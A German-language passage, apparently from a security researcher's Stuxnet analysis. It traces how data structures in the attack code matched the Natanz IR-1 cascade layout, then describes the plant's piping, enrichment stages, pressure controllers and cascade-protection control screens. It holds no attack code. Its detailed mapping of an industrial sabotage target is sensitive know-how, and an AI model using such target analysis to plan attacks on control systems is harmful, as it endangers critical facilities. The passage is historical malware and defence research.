
Nachdem die Urananreicherungsanlage in Natanz auf unserem Radar war, versuchte ich, Informationen über die Konfiguration der Zentrifugen und Kaskaden zu finden. Ein Durchbruch gelang dann kurz vor Weihnachten 2010, als ich darüber stolperte, dass eine Kaskade in Natanz aus 164 Zentrifugen besteht. Die Zahl 164 war aber bereits aus der Codeanalyse gut vertraut, sie taucht an vielen Stellen im Angriffscode auf. Zufall?



Detail aus meinem TED Talk

Der exakte Aufbau einer IR-1-Kaskade war damals nicht öffentlich bekannt und wurde von Iran geheimgehalten. Es gab aber eine Modellrechnung des deutschen Physikers Alexander Glaser, der an der Universität Princeton arbeitete. Auf der Basis einer unvorsichtig fallen gelassenen Äußerung des damaligen Chefs der iranischen Atomenergiebehörde Gholam-Reza Aqazadeh, wonach eine IR-1-Kaskade fünfzehn Anreicherungsstufen hat, errechnete Glaser ein wahrscheinliches Kaskadenprofil, das im Bild unten links gezeigt ist. In Stuxnet gab es eine Datenstruktur mit ebenfalls fünfzehn Stufen.[32] Ich gab die entsprechenden Daten kurz in Excel ein und erzeugte eine Grafik. Dabei kam das Bild unten rechts heraus.

[32] Diese Datenstruktur findet man bei den weiter unten gegebenen Codebeispielen in der Initialisierungssequenz des ersten Angriffs.



Die Abbildung links zeigt die von Alex Glaser errechnete Kaskadenstruktur in Natanz. In der Abbildung rechts sieht man eine Datenstruktur aus Stuxnet (frühere Version). Dass die unterschiedliche Richtung einfach damit zu tun hat, dass die Perser von Rechts nach Links schreiben, wurde mir erst später klar.

Leider kam ich damals nicht gleich auf die Idee, dass die gegensätzliche Reihenfolge der Nummerierung einfach darauf zurückzuführen ist, dass man in Persien von rechts nach links schreibt. Dreht man die Struktur auf der rechten Seite um, ergibt sich eine ziemlich gute Übereinstimmung.

Von der "ziemlich guten Übereinstimmung" zur "hundertprozentigen Übereinstimmung" dauerte es ein ganzes Jahr. Erst dann wurde mir plötzlich klar, dass die exakte iranische Kaskadenstruktur seit 2008 für jedermann sichtbar war, wenn man nur richtig hinschaute. Man brauchte keine Geheimdienstinformationen und keine errechneten Modelle. Es reichte ein genaues Betrachten des bekannten Pressefotos von 2008.

Präsident Ahmadinejad schaut auf die Visualisierung des Kaskadenschutzsystems. Wie mir erst Ende 2011 auffiel, kann man auf den Bildschirmen die exakte Kaskadenstruktur in Natanz erkennen.

An einem langen Winterabend vor dem Kamin im Dezember 2011 schaute ich wieder mal für Stunden[33] Details der Screenshots aus Natanz an. Die grünen und grauen Punkte auf dem obigen Bild scheinen nichtssagend zu sein — wie irgendwelche Lämpchen, die in alten


[33] Das ist wörtlich gemeint. Insgesamt habe ich das mir zur Verfügung stehende Bildmaterial mehrere Tage und Nächte (würde man die Zeiten aneinanderreihen) betrachtet, um zu den Ergebnissen zu kommen, die hier und besonders im nächsten Abschnitt dargelegt sind.

Leitständen mit Analogtechnik dem Bediener irgend etwas bestimmtes anzeigen, was aber nur dieser weiß und dem Außenstehenden unbekannt ist. Aber dann dämmerte mir, dass die Punkte für einzelne Zentrifugen stehen könnten. Auf anderen Fotos aus Natanz war zu sehen, dass diese in Viererreihen aufgestellt waren — wie auf dem Bildschirm.

Mein Blick fiel dann auf die kleinen Details am unteren Bildschirmrand. Diese mussten natürlich irgendeine Bedeutung haben, sonst wären sie nicht dargestellt. Um hinter das Geheimnis zu gelangen, änderte ich Farbsättigung und Kontrast des Bildes, und dann wurde die Bedeutung ziemlich schnell klar. Es konnte sein, dass ob die ungleichmäßigen kleinen grauen Striche die einzelnen Anreicherungsgruppen der Kaskade abtrennten.

Ich brauchte jetzt nur noch die einzelnen Punkte — sprich: Zentrifugen — in jeder Gruppe zusammenzuzählen und mir einen Reim darauf machen. Das sah eindeutig nach einer Kaskadenform aus, wie ich sie kannte. Der nächste Schritt war klar: Ich schaute in dem Angriffscode nach, in dem ja ebenfalls eine Kaskadenform codiert war[34]. Das Ergebnis war eine hundertprozentige Übereinstimmung. Damit war zweifelsfrei geklärt, was das Ziel von Stuxnet war.

Das Ergebnis veröffentlichte ich am 7. Dezember 2011 in unserem Blog, wobei ich den Screenshot mit roten Pfeilen ergänzte, um auf die im Originalfoto enthaltenen grauen Trennlinien hinzuweisen.



Ein vergrößerter Ausschnitt des Bildes oben. Entscheidend sind die unscheinbaren grauen Striche unterhalb der grünen Punkte — sie zeigen die Aufteilung der Kaskade in Anreicherungsgruppen

Der Blog-Artikel mit diesem Bild wurde offensichtlich auch in Natanz gelesen. Scheinbar dachten sich die iranischen Softwareentwickler: Verdammt, diese roten Linien machen die Anzeige wesentlich ergonomischer, warum sind wir da nicht selbst drauf gekommen! Tatsache ist, dass ab 2012 auf den Screenshots aus Natanz rote Trennlinien auf den Originaldisplays zu erkennen sind. Die beiden folgenden Ausschnitte von Screenshots aus dem Jahr 2012 sind lediglich hinsichtlich Farbsättigung und Kontrast bearbeitet, wodurch die im Original vorhandenen vertikalen Striche deutlicher sichtbar werden.

Iran gefielen meine roten Vertikallinien — ab 2012 finden sie sich auch in der Visualisierung des Kaskadenschutzsystems

[34] Der an den technischen Details interessierte Leser findet die entsprechenden Rohdaten weiter unten beim Beispielcode in der Initialisierungsroutine des ersten Angriffs.

Erst eine detaillierte Kenntnis der Anlagenarchitektur erlaubt eine tiefer gehende Analyse

Lange bevor wir Bilder der Zentrifugen und der Leittechnik-Bildschirme hatten, waren wir mit der Codeanalyse ans Ende unseres Lateins gekommen. Zum einen ist der Angriffscode extrem schwierig zu analysieren, da sehr viel mit Zeigern (Pointern) gearbeitet wird. Man sieht also nur, dass an einer bestimmten Stelle im Code auf einen Datenbereich zugegriffen wird. Bei diesen Daten handelt es sich aber nicht um, sagen wir, Drehzahlen oder Drücke, sondern um einen Pointer auf einen anderen Datenbereich. Und so weiter. Das ganze blieb also eher abstrakt und wir waren schon froh, dass wir die grundsätzlichen Kaskadenstrukturen im Code wiederfinden konnten.

Zumindest hatten wir schnell eine wesentliche Erkenntnis gewonnen: Der Schlüssel zum Reverse Engineering lag in den Datenstrukturen, die sich mehr oder weniger mit der Anlagenstruktur in Deckung bringen ließen.

Die Drucksteuerung MKS PR-4000 innerhalb einer Kaskade

Ein gutes Beispiel für den Wert des Bildmaterials liefert das obige Bild, das Teil eines kurzen Videos ist, welches im iranischen Fernsehen lief. Es zeigt eine Automatisierungskomponente, die direkt in der Kaskade (also nicht im Schaltschrank) eingebaut ist. Nach mehreren Wochen Recherche fand ich heraus, dass es sich um die Drucksteuerung MKS PR-4000 handelt, mit der das Überdruckventil für eine Anreicherungsgruppe gesteuert wird. Mit diesem Wissen kann man dann die Produktbeschreibung dieser Steuerung aus dem Internet herunterladen und technische Details über die Schnittstellen und auch die Parametrierung erfahren.

Was Sie im ersten Kapitel gelesen haben, ist das knapp zusammengefasste Ergebnis dieser sehr aufwendigen und langwierigen Analyse. Vermutlich wundert es Sie jetzt nicht mehr, dass es bis zur Erstveröffentlichung dieses Reports schließlich drei Jahre dauerte.

Ein Rundgang durch die Urananreicherungsanlage in Natanz

Sobald wir im Zuge unserer Analyse von Stuxnet die Urananreicherungsanlage in Natanz im Visir hatten, bin ich davon ausgegangen, dass Anlagendetails praktisch nicht zu beschaffen wären — immerhin handelte es sich um ein wichtiges militärisches Ziel, dessen Interna geheim waren. Später stellte ich fest, dass ganz im Gegenteil Iran geradezu wild darauf zu sein schien, Bild- und Videomaterial zu veröffentlichen.

Da ich außerdem lernte, dass die einschlägige Literatur zu den iranischen Gaszentrifugen den wichtigen Bereich Leit- und Automatisierungstechnik vollständig ausklammert, sind unsere Recherchen hier ausführlich dargestellt, um diese Lücke zu schließen.

Die meisten in diesem Kapitel abgebildeten Fotos stammen aus einer Frame-by-Frame-Analyse von Videomaterial aus 2010 und 2012, das im iranischen Fernsehen veröffentlicht wurde und dann irgendwie seinen Weg ins Internet fand. Weiteres Material wurde 2017 im iranischen Fernsehen veröffentlicht. Andere Fotos wie das obige stammen von der offiziellen Pressetour mit Präsident Ahmadinejad in Natanz in 2008.


Die Kaskadenhalle

Das folgende Bild gibt einen sehr guten Eindruck von der Kaskadenhalle. Vom Mittelgang gehen rechts und links die Bereiche mit den Kaskaden ab, die auf einem erhöhten Boden stehen, unter dem sich die Stromzufuhr für die Kaskadenmotoren befindet.

Anlagenstruktur

Gaszentrifugen für die Urananreicherung werden nicht einzeln, sondern im Verbund betrieben. So ein Verbund bildet dann eine "Kaskade". Im Fall der IR-1-Zentrifugen im Iran besteht eine Kaskade aus 164 Zentrifugen. Diese sind aber nicht seriell miteinander verbunden, sondern in Gruppen. Solche Gruppen werden auch als "Enrichment Stages" bezeichnet. Alle Zentrifugen innerhalb einer Anreicherungsgruppe haben wiederum eine gemeinsame Zufuhr von Prozessgas und gemeinsame Abführungen von angereichertem und abgereichertem Uran. Das an- bzw. abgereicherte Uran bildet dann wiederum die Zufuhr der folgenden Gruppe. Ein Blick auf die Diagramme macht das deutlicher. Bis 2012 teilte Iran die Kaskaden in 15 Gruppen ein, wobei die zentrale Materialzufuhr in Gruppe zehn erfolgte.

Eine Kaskadeneinheit in Natanz besteht aus 18 Kaskaden. Nach unserer Analyse sind jeweils sechs Kaskaden einer Einheit an eine gemeinsame Materialzufuhr sowie an gemeinsame Produkt- und Abgasstationen angeschlossen. In dem folgenden Diagramm sind die Materialzufuhren mit roten Linien angezeigt, die blauen Linien kennzeichnen die Produktabfuhr, und die gelben Linien die Abführung des abgereicherten Urans.




Die Farbcodierung Rot/Blau/Gelb wird nicht nur von Iran verwendet, wie man in dem folgenden Bild links aus einer *russischen* Urananreicherungsanlage erkennen kann, in der die

Rohrleitungen entsprechend lackiert sind. Achten Sie hier auch darauf, dass an den Rohrleitungen keinerlei Automatisierungstechnik angebracht ist — Iran benötigt sie nur, um trotz ständig ausfallender Zentrifugen kontinuierlich produzieren zu können.


Kaskadenstruktur

Während des Stuxnet-Angriffs (2007-2010) verwendete Iran eine Kaskadenstruktur mit 164 Zentrifugen der ersten Generation (IR-1). Diese Zentrifugen sind in vier Reihen mit insgesamt 43 Spalten aufgereiht. Das Design hat den Vorteil, dass nur acht Kaskadenstände frei bleiben.




Rohrleitungen

Die erforderlichen Rohrleitungen für eine Kaskade sind erstaunlich einfach. Drei Hauptleitungen werden an den Gruppengrenzen aufgetrennt und dann mit den jeweils komplementären Leitungen der benachbarten Gruppe verschweißt (oder abgeschlossen an den Enden). Dieser Aufbau mit verschweißten Rohrleitungen wird auch als "feste Konfiguration" bezeichnet, da die Kaskadenstruktur nicht ohne signifikante Schweißarbeiten geändert werden kann, was dann von IAEA-Inspektoren relativ leicht erkannt werden könnte.[35] In der folgenden Abbildung sind in den grauen Boxen am unteren Rand die Nummerierungen der Kaskadengruppen wiedergegeben, wie sie von Iran verwendet werden.




Das folgende Bild zeigt deutlich die Verbindungen zwischen den Anreicherungsgruppen. Es wurde offenkundig vor Gruppe sieben oder Gruppe 13 aufgenommen, welches die beiden einzigen Gruppen mit zwölf Zentrifugen (3 mal 4) sind. Die nach oben aus dem Bildrand hinaus führenden Rohre führen mit hoher Wahrscheinlichkeit zu den Überdruckventilen und zur gemeinsamen Gasableitung (Dump System).

[35] für die Herstellung von hoch angereichertem, waffenfähigem Uran ist eine andere Kaskadenstruktur erforderlich als für die Herstellung von schwach angereichertem Uran für Kernkraftwerke



Materialfluss des Prozessgases



In diesem Diagramm sind die Überdruckventile mit Standardsymbolen eingezeichnet. Die Symbole zeigen alle Überdruckventile "offen", wie es für den Fall einer Notevakuierung der gesamten Kaskade vorkommen würde.

Leittechnik

Die Computerbildschirme, die Iran in Fernsehberichten über Natanz gezeigt hat, sind eine wahre Fundgrube. Hier lassen sich entscheidende Details zur Anlagenstruktur und zur verwendeten Automatisierungstechnik erkennen. Die Visualisierung eines Leitsystems zeigt normalerweise die physische oder funktionale Struktur einer Produktionsanlage, inklusive der Rohrleitungen und der kritischen Sensoren und Aktoren. Man spricht hier auch von *Rohrleitungs- und Instrumentenfließschema* oder *R&I-Schema*. Erstaunlicherweise wurden diese Informationen in der Fachwelt vor unserer Analyse noch nicht ausgewertet.

Leitstand


Oben sieht man den Leitstand der oberirdischen Pilotanlage (PFEP) zum Zeitpunkt Februar 2012, mit Bedienern, die vor den Bildschirmen des Leitsystems sitzen. Auf den zwei in Rot hervorgehobenen Bildschirmen, direkt unterhalb eines Portraits von Präsident Ahmadinejad, läuft die Visualisierung des Kaskadenschutzsystems, welches in diesem Report im Detail beschrieben ist.


Das Bild oben zeigt eine andere Szene aus dem Leitstand der PFEP, mit MIT-Absolvent Ali Akbar Salehi, dem damaligen Präsident der iranischen Atomenergiebehörde an der Tastatur, wie er eine neue Kaskade in Betrieb nimmt. (Salehi wurde später iranischer Vizepräsident und dann Außenminister.) Im Video, dem dieses Bild entnommen ist, wird die Szene von

heroischer Musik und *Allahu-akbar*-Rufen untermalt. Die Aufnahme stammt aus Februar 2010, als der Stuxnet-Angriff im vollen Gange war. — Was auf den pinkfarbenen Post-it-Zetteln steht, ist leider unleserlich; in westlichen Anlagen würden solche Zettel in der Regel Zugangsdaten zu den betreffenden Computern enthalten.

In den fogenden Bildern ist der Leitstand für die eigentliche Anreicherungsanlage (FEP) zu sehen. Die zahlreichen Arbeitsplätze sind ganz offensichtlich dem Umstand geschuldet, dass die Überwachungssoftware für das Kaskadenschutzsystem, die weiter unten beschrieben wird, jeweils nur eine Kaskade pro Bildschirm visualisieren kann.

Visualisierung des Kaskadenschutzsystems






Die Visualisierung des Kaskadenschutzsystems (oben) zeigt in sehr schönem Detail die grundlegende Struktur der Rohrleitungen, Ventile und Drucksensoren der Kaskaden. Rote Linien im oberen Bildschirmbereich stehen für die Materialzufuhr (Feed). Blaue Linien im linken unteren Bildschirmbereich stehen für die Produktentnahme, weiße bzw. gelbe Linien im rechten unteren Bereich für die Abfuhr abgereicherten Urans (Tails), und grüne Linien im oberen Bereich und links und rechts an den Rändern für das System zur Drucknormalisierung und zum Evakuieren der Kaskade (Dump).

Die in Millibar angezeigten Druckwerte in den schwarzen Rechtecken (mit "mbar" in Rot) zeigen den absoluten Druck in der jeweiligen Anreicherungsgruppe an. Es ist der Druck, der beim Überschreiten eines Schwellwerts dann zum Öffnen des zugehörigen Überdruckventils führt. Die Druckwerte in den großen weißen Rechtecken darunter zeigen Differenzialdrücke an, die vermutlich den Unterschied zwischen tatsächlichem Druck und Sollwert bedeuten. Ein Bediener kann dann anhand dieses Wertes erkennen, ob sich eine bestimmte Anreicherungsgruppe in Richtung Überdruck bewegt. In westlichen Leitsystemen würde man für diese Information eine grafische Trendlinie sehen, die dann sehr viel leichter und auf einen Blick interpretiert werden kann.


Die Isolationsventile der einzelnen Zentrifugen sind nicht eingezeichnet, aber ihr Status kann leicht im oberen Bildschirmbereich erkannt werden. Dort nämlich befindet sich ein Monitor-Bereich, in dem der Zustand aller einzelnen Zentrifugen der Kaskade dargestellt ist. Grün bedeutet hier "in Betrieb", und Grau bedeutet "außer Betrieb / isoliert". Bei Zentrifugen, die außer Betrieb sind, sind notwendigerweise die Isolationsventile geschlossen.

Die folgende Schematik gibt eine Übersicht über den Aufbau der Visualisierung.



Die Leitsystemsoftware — eine iranische Eigenentwicklung?


Viele Details deuten darauf hin, dass es sich bei der Leitsystem-Software um eine iranische Eigenentwicklung handelt, entwickelt von Programmierern mit wenig einschlägiger Erfahrung. Auf die fehlenden Trendgrafiken für Prozesswerte wurde bereits hingewiesen. Auch andere Eigenschaften sieht man so in westlichen Standardsoftwareprodukten nicht: Beispielsweise regelmäßig aufpoppende Dialogboxen, die den Bediener zu einer Eingabe auffordern, damit aber einen Teil des Bildschirms überdecken.



Auch wurden nicht durchgängig Standardsymbole verwendet, was eigentlich nur bedeuten kann, dass die Entwickler den Standard-Symbolsatz nicht kennen, oder dass er in der verwendeten Symbolbibliothek nicht zur Verfügung stand — was dann ebenfalls Zweifel an der Professionalität des Entwicklungsteams aufkommen lässt.

